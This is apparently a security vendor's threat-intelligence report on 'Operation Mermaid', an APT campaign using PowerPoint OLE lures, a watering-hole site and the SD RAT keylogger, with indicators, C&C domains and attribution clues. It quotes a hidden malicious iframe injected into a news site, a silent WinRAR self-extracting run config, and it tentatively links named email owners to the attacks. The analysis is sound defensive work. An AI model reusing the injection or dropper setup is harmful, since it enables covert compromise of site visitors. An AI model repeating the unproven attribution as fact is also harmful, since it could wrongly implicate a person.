

OPERATION MERMAID

6-Year Targeted Attacks Against Government



SkyEye



HeliosTeam

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Timeline of the report updates

June 23rd, 2015, brief reports and sample analysis reports were drafted.

July 9th, 2015, comprehensive analysis report was completed.

January 28th, 2016, updated the report based on DDIS' report.

April 15th, 2016, updated and published the report.

1. Overview

Operation Mermaid is a series of outbound APT attacks that target government entities. It has been active for 6 years since April, 2010 with a latest activity being detected in January, 2016. As of now, we have captured 284 pieces of malicious code samples and 35 C&C domains connected to it. Sufficient evidence has been found that the Mermaid turns out to be the APT organization behind the attacks on Denmark Embassy.

It was in June, 2015 that we encountered the first piece of malicious code utilized in Operation Mermaid. Correlation analysis was conducted right after that. However, as the malicious code wasn't actively used in China, it was hard to trackdown how the payload was delivered and what targets and industry the Mermaid gang was intended to attack. Fortunately, with the help of Big Data Analysis, it was verified that the earliest attack was in April, 2010 along with hundreds of malicious sample documents being exposed in front of us. We suspected that watering hole was used in the payload delivery process. After analyzing the content of the lure documents and other intelligence information, we preliminary concluded that stealing sensitive data from English speaking and Persian speaking countries is the organization's primary purpose.

In January 2016, the Centre for Cyber Security (CFCS) of Denmark, which is a sector in the Danish Defense Intelligence Service (DDIS)¹, published a report "Phishing without catch - Ministry of Foreign Affairs under Attack"² which revealed an APT attack against the Ministry of Foreign Affairs (MFA) conducted from December 2014 to July 2015. The report stated that the attacker succeeded in affecting machines with malware via phishing emails.

The APT campaign unmasked by CFCS is the very Operation Mermaid we detected in June 2015. The spear-phishing email attack targeting the Ministry of Foreign Affairs of Denmark is part of the entire operation, which backs up the opinion that Operation Mermaid is aimed at government entities, at least including the Ministry of Foreign Affairs of Denmark. It also shed light on the exposure of attack method – spear-phishing email is one of payload delivery method adopted by this group.

Furthermore, through analysis on relevant clues, we inferred that the organization behind the operation should be from the Middle East.

¹DDIS official website: <https://fe-ddis.dk/eng/Pages/English.aspx>


²<https://fe-ddis.dk/cfcs/nyheder/arkiv/2016/Pages/Phishingudenfangst.aspx>

2. Payload delivery

1) Spear-fishing emails: PowerPoint OLE lure document


OLE is the abbreviation for Object Linking and Embedding³. It is a system for linking and embedding data, images, and programs from different sources. Though the attackers didn't exploit any vulnerability, the malicious documents that they took advantage of are very misleading.

Attackers can create phishing documents while users are sending emails, Word documents and PowerPoint files via Outlook. In Operation Mermaid, attackers adopted PowerPoint OLE phishing documents inserted with PE files to initiate the attacks. Sometimes, one PPT can contain several malicious PE documents, which results in the situation where the pop-up windows of security alerts continue to showing up even after users click the "Cancel" button. Then if the windows keep popping-up, users with low security awareness will just click "Run" button to end this annoyance.



Picture 1 Pop-up window when the PowerPoint OLE phishing document is executed

³<http://phishme.com/powerpoint-and-custom-actions/>




Picture 2 PowerPoint phishing document that contains several PE files

2) Suspected watering hole attacks

Website kurdistan.net (a daily independent online Kurdish newspaper) was found to be embedded with malicious URL. We suspected that the site is very likely to have been made use of in the watering hole attacks. The site is in Kurdish and the primary news on it is about Iraq and Kurdistan, which indicates that the targets must be interested in Kurdish news and are familiar with Persian.

When we tried to visit the site again on April 14th, 2016, the malicious link was found still there after we analyzed the source code of the webpage, but obviously it has already been invalid. This suggests that the administration of the [Kurdistan.net](http://kurdistan.net) hasn't been aware of the attacks.



Picture 3 Homepage of site Kurdistan.net



Picture 4 Source code of the malicious link embedded in site Kurdistan.net

Website infected with Trojan	kurdistan.net
Malicious code embedded	<iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0" src='http://wpstat.mine.bz/e1/stat1.php'>
Trojan URL	hXXp://wpstat.mine.bz/e1/stat1.php
Sucuri's detection result	hXXps://sitecheck.sucuri.net/results/kurdistan.net
Sucuri's detection result (Google's webcache)	hXXps://webcache.googleusercontent.com/search?q=cache:ILMBPzCIHwk J:https://sitecheck.sucuri.net/results/kurdistan.net.org+&cd=7&hl=zh-CN&ct=clnk&gl=tw
Google's web cache timestamp	04:25:17, January 24 th , 2016, GMT

The table above shows the records of site Kurdistannet being infected with Trojan. According to the timestamp of Google's web cache on site Sucuri, it is certain that Kurdistannet has been embedded with malicious link since January 24th, 2016.

Website: kurdistannet.org

Status: **Infected With Malware.** Immediate Action is Required.

Web Trust: **Not Currently Blacklisted (10 Blacklists Checked)**

Scan	Result	Severity	Recommendation
Malware	Detected	Critical	GET YOUR SITE CLEANED

ISSUE DETECTED	DEFINITION	INFECTED URL
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistannet.org/2015/index.php (View Payload)
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistannet.org/2015 (View Payload)
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistannet.org/2015/index.php (View Payload)
Website Malware	MW:IFRAME:HD202?v02	http://www.kurdistannet.org/2015/index.php (View Payload)

Hidden Iframes. Details: <http://sucuri.net/malware/entry/MW:IFRAME:HD202?v02>
 <iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0" src='http://wpstat.mine.bz/e1/stat1.php'>

Hidden Iframes. Details: <http://sucuri.net/malware/entry/MW:IFRAME:HD202?v02>
 <iframe name="statModules" width="0" height="0" marginwidth="0" marginheight="0" scrolling="no" border="0" frameborder="0" src='http://wpstat.mine.bz/e1/stat1.php'>

Picture 5 Detection result of Kurdistannet on Sucuri

We also noticed that some parent documents are from URLs. According to the file name extensions the URLs direct to, rather than inducting users into clicking to run the URLs, it is more likely that these URLs are run and executed either when other downloader Trojans send out download requests or when the vulnerability exploit is successfully triggered by vulnerability exploit documents or watering hole sites.

Source URL	hXXp://wep.soon.it/doc/v28n1f1.tmp hXXp://www.bestupdateserver.com/infy/update.php?cn=nlzoetws011185&ver=6.2&u=3%2f12%2f2015%20%2023%3a50%3a38
Downloaded RAT	1a918a850892c2ca5480702c64c3454c

Table 1 Source of the samples – 1

Source URL	hXXp://best.short-name.com/b35f1.tmp
Downloaded RAT	6bc1aea97e7b420b0993eff794ed2aeb

Table 2 Source of the samples - 2

3) Self-camouflage

This part discusses the self-camouflage for binary executable files on file names, file name extensions and file icons.

In Operation Mermaid, attackers compressed sample documents and lure documents into exe files by making use of the self-extracting feature of WinRAR. Lure documents include many file types, for instance, installation patches, development environment, videos, pictures and Word documents, etc. However, it is rare to see that parent exe file changes its file icon into Word icon or image icon.

3. RAT analysis

1) Functions

The RAT utilized in Operation Mermaid was named as SD RAT. Seeing from the sample codes, there should be two versions of the SD RAT - samples before 2012 are defined as Version One (V1) while the ones after 2012 are Version two (V2).

SD RAT usually disguised itself as exe file by using self-extracting feature of WinRAR. The disguise comes in many magnifications like patches, development environment, videos, images, Word documents, etc. The V1 of SD RAT pretended to be an image while in V2, the Trojan disguised itself as an air plugin of Aptana.

SD RAT is mainly used as a key logger to collect user information (eg: information about PC, content on the clipboard, etc.) and upload to specific servers. It can also download and run exe files (not found yet) from the servers.

Data theft in uploading process	Detailed information
Relevant PC information	PC name, user name, CPUID, MID, IP, on-going task list, system version, UAC, IE version, Windows catalogs, temporary path, time zone, disk space, system keyboard type, system language, etc.
.ini files	Timestamp of the installation, number of successful/failed deliveries, number of downloads
.dat files	Execution logs of the programs and content recorded through keyboards, content in the address bar on the browser, content on the clipboard

2) Comparison of V1 and V2

The execution of the two versions of the SD RAT followed the similar procedure and they both called the similar function while creating the windows. In the function they called, they would firstly create two timers with one for syncing the latest content on the clipboard and the other for downloading exe files and uploading user information.

There are some slight differences in the two versions in the way they use key logger. In V1, one of the timers called the function *GetAsyncKeyState* to carry out key logging. In V2, the key logging is completed through two steps –registering hot key registration and then responding to specific messages. Another difference is on the way they recorded the content on the clipboard. In V1, it was realized through *setclipboard* and responded to *WM_DRAWCLIPBOARD*; while in V2, it would differentiate whether the URL and scripts are encrypted or not. But in the later variants of V2 after 2015, almost all the scripts were encrypted.

Though there are differences in the way they realized the functionalities and in attack techniques, the overall architectures and the roles they played in the attack are the same. Even the functions that are decrypted by the scripts are the same.

3) Attack tactics

To bypass detection or just a bug?

V2 has the procedure to check if the Avast catalog exists or not. If not, the malware would cease its execution process immediately. This is interesting as it's the opposite of the common tactics that malware will only be executed when there is no antivirus software installed. The reasons of this bizarrerie might be:

- a. The primary targets are devices that are installed with Avast Antivirus
- b. This is just a bug in the development of the malware.

Cautious execution

Another odd situation is that when V2 detected other antivirus software (except for Avast), the attacks would still be executed continuously rather than being stopped, but with more caution.

To elaborate, it firstly checked if the catalog of Kaspersky Lab existed. If Kaspersky's antivirus software had been installed, V2 would conduct deletion with high cautions. The deleted target is the startup item of the plugins under the path of `C:\Documents and Settings\Administrator\ApplicationData\Adobe\airplugin*.dat` (if the path exists). If Kaspersky hadn't been installed on the device, the Trojan would delete all the startup items in the registry whose names start with "airplugin".

Afterwards, V2 would write its own startup items in the registry. The detection of antivirus catalog (listed in table below) was always on in this process. If any of the antivirus software had been installed already, V2 would call `winexec` to run the BAT file for the registration; otherwise, the

Trojan would conduct registration directly.

Norton Antivirus

Norton Security

Norton Internet Security

Norton 360

Symantec Antivirus

Symantec_Client_Security

Symantec\Symantec Endpoint Protection


Norton 360 Premier Edition

Norton Security with Backup

Then SD RAT V2 would delete the exe file of the existing plugins. After double-confirming the above antivirus software had been installed, SD RAT moved and renamed its own exe file under path C:\Documents and Settings\Administrator\ApplicationData\Adobe. If no antivirus was installed, it would just copy and paste the exe files.

4. C&C mechanism

1) WHOIS info



Picture 6 Relationship between domains and registered email addresses

Through analysis on the WHOIS info of the dominant domains, excluding dynamic ones, the owner can be tracked via the following email addresses:

aminjalali_58@yahoo.com

aj58mail-box@yahoo.com

kamil_r@mail.com


am54ja@yahoo.com

2) False flags? or innocent victims?

Phenomenon

Throughout our analysis on C&C communications, a piece of false positive feedback on security vendor Sophos' online community aroused our attention:

Relevant info of the false positive result	URL
Feedback webpage	https://community.sophos.com/products/unified-threat-management/f/55/t/46992
'False positive' of the websites	hXXp://updateserver1.com hXXp://bestupdateserver.com/



Picture 7 Feedback onfor false positive result on Sophos Community

User aj58 reported in Sophos Community about a false positive detection result of two sites he owns. Aj58 claimed that McAfee has revised the status of his sites from malware sites to non-malicious sites, so Sophos need to remove his sites from their blacklist as well. Moderator Scott Klassen replied that as long as McAfee revised the status, Sophos would show the same result as Sophos' UTM (Unified Threat Management) is based on McAfee Smartfilter XL. Aj58 continued to state that⁴ on VirusTotal, the two sites were still marked as malicious by Sophos. (But as of now, the latest status has been revised to "unrated site".)

Analysis

The above feedback makes us think of a similar case from the 007 Group in which attackers took chances to submit their malware to security vendors with purpose of either getting them whitelisted⁵ or spying into their detection mechanism⁵.

Here are our speculations about the attacker's intentions of their feedback submission attempt in

⁴<https://www.virustotal.com/en/url/d3a69436ef78644af0fd671f973aa0b22e8af0f0b0cc4916eeead40fd07d540/analysis/>

⁵Analysis of underground economy chain in China – "under the table" transactions of the 007 Group, <https://ti.360.com/upload/report/file/Hook007.pdf>

Operation Mermaid:

To start with, the user name on Sophos Community is aj58 and it is very easy to be associated with the email addresses aminjalali_58@yahoo.com and aj58mail-box@yahoo.com which were tracked down by the WHOIS info of the two sites reported. This indicates that whether the user was accustomed to using this user name or he wanted to create connection to the websites on purpose.

Furthermore, the two sites owned by aj58 are also the very C&C domains in the Operation Mermaid. From 2010 to 2015, Trojans that are associated with these two C&C servers have also been detected. Usually, the more the malicious domains are exposed, the shorter time they are active. However, if the C&C server is only for supporting attack aiming at specific targets and its influencing range is under strict control, the server will be used for much longer time.

Doubtful Point 1:

According to our analysis, the main roles of the two C&C servers are not only to check the internet environment, but also to upload stolen information and to download other malware. Therefore, we speculated that there are two possibilities: a. the two domains are registered and owned by the organization behind Operation Mermaid; b. the two domains are trusted sites and were just used as stepping-stone in the operation.

Notes:

Why does malware check the internet environment?

Normally malware will check the local internet environment before its attacks by sending requests to websites like Google, Microsoft, etc. It will continue the execution only when the environment matches its preconditions.

Doubtful Point 2:

We found that among all the C&C servers in Operation Mermaid, excluding dynamic servers, at least eight servers have the same registration email address as the two mentioned by aj58. Possible conjectures could be: a. the two domains mentioned by aj58 are registered and owned by the organization behind Mermaid; b. these two domains along with the other eight are all trusted websites. Only the two sites got blacklisted are the targets of Mermaid Group and were used as stepping-stones in the cyber-attack.

Doubtful Point 3:

All these sites, including the two mentioned by aj58, neither provided web service externally nor had the service page.

Doubtful Point 4:

We noticed that it was on July 25th, 2015 that aj58 reported the false positive detection result. However, another three sites also owned by aj58 have already been marked as “sinkhole” by virustracker.info on July 1st, 2015. According to the back-and-forth comments on Sophos Community, aj58 is quite concerned about the security status of his sites. We suspect that if his

sites were taken control by others, aj58 would have continued reporting his doubts. Though we have no clue whether aj58 contacted virustracker.info or not, it can be deducted from the WHOIS info of the three sites below that the current owner must be virustracker.info.

[short-name.com](#)
[bestwebstat.com](#)
[myblog2000.com](#)

Table 3 C&C domains that are taken over by security vendors

Other doubtful point:

The reporting date of false positive is July 25th 2015; nevertheless, the date of cyber-attack on Denmark Embassy showed the last attack is July 24th, 2015.

As a summary, it is quite possible that aj58 is the organizer behind the Operation Mermaid. But as we haven't got sufficient evidences, the possibility still exists that aj58 might just be an innocent victim.

3) Marked as “sinkhole” by security vendors


In last section, we mentioned that there were three C&C servers being taken over by security vendors. Usually, a security vendor only takes over a website when they are 100% sure the site is a sinkholes site that has been taken advantage by attackers.

C&C that were taken over by security vendors	
C&Chost domains	short-name.com bestwebstat.com myblog2000.com
WHOIS info	Before July 1 st 2015: aj58mail-box@yahoo.com
	Before July 1 st 2015: aminjalali_58@yahoo.com
	After July 1 st 2015: domains@virustracker.info
IP	Before being marked as a sinkhole: 192.69.208.202
	Before being marked as a sinkhole: 209.236.117.65
	After being marked as a sinkhole: 69.195.129.72

Table 4 Source of the Samples - 3

5. Clues

1) Lure documents



Picture 8 Screenshot of the lure documents - 1



Picture 9 Screenshot of the lure documents - 2

The two screenshots of lure documents show that the main language used by the attackers is Persian.

Sample MD5	OLE Object path
260687b5a29d9a8947d514acae695ad4	C:\Users\ya hosain\Desktop\power point .exe
83e90ccf2523cce6dec582cdc3ddf76b	C:\Users\salazar\Desktop\power point.exe
0096c70453cd7110453b6609a950ce18	C:\Users\135133128\Desktop\power point.exe
b61b26c9862e74772a864afcbf4feba4	C:\Users\1001\Desktop\Desktop.exe
ffad81c9cc9a6d1bd77b29c5be16d1b0	C:\Users\ya ali\Desktop\helma22.exe
7a6e9a6e87e1e43ad188f18ae42f470f	C:\Users\baran\Desktop\voavoal.exe

Table 5 Paths of the PE files embedded by using OLE

The above table shows the paths of the PE files embedded into PowerPoint documents by using OLE. This is the local paths on the attackers' computers. Judging from related user names such as "yahosain" and "yaali", these users are located in the Middle East. The file attribute of the PPT lure documents is in Persian, which providing another piece of proof.



Table 6 Title of the PPT

Parent document	3d186a44960a4edc8e297e1066e4264b
MD5 of the video	1c401190a40bc5c03dc5711c57b4b416
Original file name of the video	badhejabshiraz_x264_003.mp4



The content of the video and the original file name “badhejab” are all linked with the Middle East.

2) Backdoor

The same feature is found in the samples of Operation Mermaid. The samples all contain a short paragraph of news which was copy-and-pasted from some news sites. But these paragraphs of news don't perform any practical function in the execution.

The below paragraph is exported from one of the samples that is about Syria issue.

Parent document	1a918a850892c2ca5480702c64c3454c
Child document	6e4e52cf69e37d2d540a431f23d7015a
News in the document	In his only interview ahead of COP21, the UNs climate summit which opens next Monday, the Prince of Wales suggested that environmental issues may have been one of the root causes of the problems in Syria
News link	http://news.sky.com/story/1592373/charles-syrias-war-linked-to-climate-change

Charles: Syria's War Linked To Climate Change

In an exclusive interview with Sky News airing tonight, Prince Charles warns of "a real possibility of nature's bank going bust".

07:29, UK,
Tuesday 24 November 2015



Video: Climate Change 'Causing Conflict'



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Picture 10 Screenshots of related newspaper

3) Working timetable



Picture 11 Working timetable of the attackers

The screenshot shows a WinRAR window displaying the contents of a RAR archive. The table below lists the files and their modification times.

名称	大小	压缩后大小	类型	修改时间	CRC32
..			Folder		
CoverPage.pdf	5...	51,258	Adobe Acrobat ...	2002/8/9 18:30	3C908758
readme.txt	2...	1,385	Text Document	2015/5/12 22...	E118EBA7
ins676.exe	9...	34,062	Application	2015/5/28 14...	2408DA...
mpro852.dll	1...	83,087	Application Exte...	2015/6/3 0:44	1EA9780B

Additional information shown in the bottom right corner of the window:

```

Silent=1
Overwrite=1
Update=U
Path=%temp%\tmp3655
Setup="ins676.exe" mpro852.dll
    
```

Picture 12 Modification time of RAR self-extracting files

4) WHOIS info of the domains

The registration email address of the C&C domain is aminjalali_58@yahoo.com.



Picture 13 Screenshots of similar domains⁶

5) Conclusion

Concluded from the clues above, along with its relationship with the targets, we suspected the organization behind Operation Mermaid should be from the Middle East.

⁶<http://arjanews.ir/%D8%AC%D9%87%D8%A7%D8%AF-%D9%85%D8%BA%D9%86%DB%8C%D9%87-%D8%A7%D8%B2-%DA%86%D9%87-%D8%B2%D9%85%D8%A7%D9%86-%D8%AA%D8%AD%D8%AA-%D9%86%D8%B8%D8%A7%D8%B1%D8%AA-%D8%B3%D8%B1%D8%AF%D8%A7%D8%B1-%D8%B3/>

Appendix: Feedback on false positive detection results on Sophos Community

Below is the feedback letter and back-and-forth comments between user aj58 and moderators of Sophos on Sophos Community:

Submitter	aj58
Submission Time	25 Jul 2015 10:53 PM
Submitted Content	<p>Hello</p> <p>I made Contact with sophos (https://secure2.sophos.com/en-us/threat-center/reassessment-request.aspx) to report false positive, but after many days I have not receive any response.</p> <p>my request was.....</p> <p>your product detect two of my site as malware.</p> <p>your latest updated trial version does not detect any file in my sites as malware.</p> <p>also there is not any binary, program, apk or any dangerous file in my sites.</p> <p>please remove my sites from your black list as soon as possible</p> <p>thanks</p> <p>-----My sites</p> <p>http://updateserver1.com</p> <p>http://bestupdateserver.com/</p>
Submitter	Scott Klassen (Moderator)
Submission Time	25 Jul 2015 5:11 PM
Submitted Content	<p>Sophos will not contact you back to let you know the results, only if they feel that more information is required, which is almost never.</p> <p>Request the change at the source.</p> <p>Go to https://www.trustedsource.org/, create an account.</p> <p>Then https://www.trustedsource.org/en/feedback/url, choose McAfee Smartfilter XL, which is what the UTM used. When you check a URL, you are then presented with the option of submitting a suggested correction.</p>
Submitter	Michael Dunn (Sophos staff)
Submission Time	27 Jul 2015 3:45 PM
Submitted Content	<p>I suspect that if you are indeed safe you are going to have a lot of work to do. Many companies are detecting you as bad.</p>

	https://www.virustotal.com/en/url/d3a69436ef78644af0fd671f973aa0b22e8af0f0b0cc4916eeeacd40fd07d540/analysis/
Submitter	aj58
Submission Time	28 Jul 2015 10:07 PM, in reply to Michael Dunn
